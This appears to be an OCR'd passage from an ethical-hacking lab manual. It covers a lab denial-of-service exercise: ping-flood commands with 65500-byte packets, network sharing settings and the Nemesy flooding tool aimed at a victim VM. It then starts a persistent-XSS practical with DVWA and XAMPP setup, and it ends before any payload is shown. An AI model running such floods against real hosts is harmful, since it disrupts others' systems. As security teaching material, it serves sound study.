   Connection-specific DNS Suffix  . :

C:\Users\hacker>_
```


Step 5: Open cmd in targeted /main host and type ipconfig and note ip address in my case there we are considering “Ethernet adapter Ethernet”.

Step 6: Check connectivity between win 7 & host machine by sending packets to win 7 enter “ping [win 7 ip address] -t -l 65500”




```
C:\Users\mehta>ping 192.168.90.127 -t -l 65500

Pinging 192.168.90.127 with 65500 bytes of data:
Reply from 192.168.90.127: bytes=65500 time=2ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=15ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=7ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=16ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=7ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=12ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=6ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=8ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=4ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=4ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=4ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=3ms TTL=128
```

Step 7 : Go to win 7 and right click on taskbar and Start Task Manager



Step 8 : Go To networking



Windows Task Manager
File Options View Windows Help
Applications Processes Services Performance Networking Users
End Task
Switch To
New Task...

Task	Status
C:\Windows\system32\cmd.exe	Running

Processes: 33 CPU Usage: 0% Physical Memory: 16%


Now here you we are receiving packets in win 7

Step 9: Control – c to stop



```
Reply from 192.168.90.127: bytes=65500 time=2ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=2ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=4ms TTL=128

Ping statistics for 192.168.90.127:
    Packets: Sent = 498, Received = 498, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 16ms, Average = 4ms
Control-C
^C
C:\Users\mehta>
```


After stopping see the result .



Adapter Name	Network Utiliza...	Link Sp...	State
Local Area Con...	0 %	1 Gbps	Connected


Processes: 33   CPU Usage: 0%   Physical Memory: 16%

Note, this details.



```
   IPv4 Address. . . . . . . . . . . : 172.18.144.1
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8978:5090:c1a4:82ae%19
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::392a:6e77:b72a:d792%4
   IPv4 Address. . . . . . . . . . . : 192.168.90.119
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.90.1

Ethernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::4345:1cb0:5201:7d10%8
   IPv4 Address. . . . . . . . . . . : 192.168.239.1
```

Step 10: Open control Panel



Adjust your computer's settings

View by: Category

System and Security
Review your computer's status
Save backup copies of your files with File History
Backup and Restore (Windows 7)

Network and Internet
View network status and tasks

Hardware and Sound
View devices and printers
Add a device
Adjust commonly used mobility settings

Programs
Uninstall a program


User Accounts
Change account type

Appearance and Personalization

Clock and Region
Change date, time, or number formats

Ease of Access
Let Windows suggest settings
Optimize visual display

Step 11: Go to Network & Internet →Ethernet right click → select Properties → Sharing & Mark Checkbox & Change Home networking connection



Ethernet Properties

Networking | Sharing


Internet Connection Sharing

☑ Allow other network users to connect through this computer's Internet connection

Home networking connection:
Select a private network connection

☑ Allow other network users to control or disable the shared Internet connection

Step 12 : Select VMware network adaptor & After that click on setting



Internet Connection Sharing


☑ Allow other network users to connect through this computer's Internet connection

Home networking connection:

VMware Network Adapter VMnet1

☑ Allow other network users to control or disable the shared Internet connection

Step 13 : select all the services




Select the services running on your network that Internet users can access.


Services:

☑ 1700
☑ 1701
☑ 1702
☑ 1703
☑ 1704
☑ 1705
☑ 1706
☑ 1707
☑ 1708

Step 14: Go to Win 7 open cmd Enter : ping [Default Gateway] -t -l 65500




```
C:\Users\hacker>ping 192.168.90.1 -t -l 65500

Pinging 192.168.90.1 with 65500 bytes of data:
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=14ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=16ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=14ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
```



```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::392a:6e77:b72a:d792%4
   IPv4 Address. . . . . . . . . . . : 192.168.90.119
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.90.1
```

Step 15: Install Nemesy in Win 7 & Enter Victim IP Address & no of packets size and time



Nemesy - sending (60|infinite packets)

Victim IP: 192.168.90.119


Packets

Number: 0 Size: 6500 Delay(ms): 100

Name	Date modified	Type	Size
Nemesy	1/29/2025 10:33 AM	Application	44 KB
readme	1/29/2025 10:33 AM	Text Document	1 KB

Nemesy Date modified: 1/29/2025 10:33 AM Date created: 7/14/2001 12:10 AM
Application Size: 44.0 KB

Observe the impact of the attack on the target's availability and performance.



Send
536 Kbps

Receive
536 Kbps

Adapter name: Ethernet
Connection type: Ethernet
IPv4 address: 192.168.90.119
IPv6 address: fe80::392a:6e77:b72a:d792%4

PRACTICAL NO 6

Aim: Persistent Cross-Site Scripting Attack

• Set up a vulnerable web application that is susceptible to persistent XSS attacks.

• Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.

• Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.


SOLUTION:

Step 1: Download DVWA from the DVWA GitHub Repository.

Step 2 : Extract the DVWA folder to your web server's root directory, Place the folder inside C:\xampp\htdocs\

Step 3 : Download and install XAMPP Server from the website : https://www.apachefriends.org/download.html

Step 4 : Open the XAMPP server and start Apache and Mysql by clicking on start




XAMPP Control Panel v3.3.0 [Compiled: Apr 6th 2021]
XAMPP Control Panel v3.3.0
Modules
Config
Netstat
Shell
Explorer
Services
Help
Quit

Service	Module	PID(s)	Port(s)	Actions			
	Apache	10412 13644	80, 443	Stop	Admin	Config	Logs
	MySQL	26364	3307	Stop	Admin	Config	Logs
	FileZilla			Start	Admin	Config	Logs
	Mercury			Start	Admin	Config	Logs
	Tomcat			Start	Admin	Config	Logs

```
20:46:20  [Apache]   Attempting to start Apache app...
20:46:20  [Apache]   Status change detected: running
20:46:25  [mysql]    Problem detected!
20:46:25  [mysql]    Port 3306 in use by "Unable to open process"!
20:46:25  [mysql]    MySQL WILL NOT start without the configured ports free!
20:46:25  [mysql]    You need to uninstall/disable/reconfigure the blocking application
20:46:25  [mysql]    or reconfigure MySQL and the Control Panel to listen on a different port
20:46:25  [mysql]    Attempting to start MySQL app...
20:46:26  [mysql]    Status change detected: running
```

Step 5 : Open your browser and navigate to the http://localhost/phpmyadmin website to open PhpMyAdmin

Step 6 : Click on New to create a database ,give the name of the database as 'dvwa' and click on create.



dvwa

utf8mb4_general_ci

Step 7 : Edit the config/config.inc.php file in the DVWA folder to configure your database connection.


Make the following changes in the file

```
$_DVWA = array();

$_DVWA[ 'db_server' ]   = '127.0.0.1';

$_DVWA[ 'db_database' ] = 'dvwa';

$_DVWA[ 'db_user' ]     = 'root';

$_DVWA[ 'db_password' ] = 'root123';

$_DVWA[ 'db_port']      = '3306';
```

Step 8 : Navigate to http://localhost/dvwa/setup.php in your web browser to complete the setup.

Step 9 : log in to the application using the default credentials:

Username: admin , Password: password




Username

admin

Password

••••••••

Step 10 : Click on Create/ Reset Database



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in:
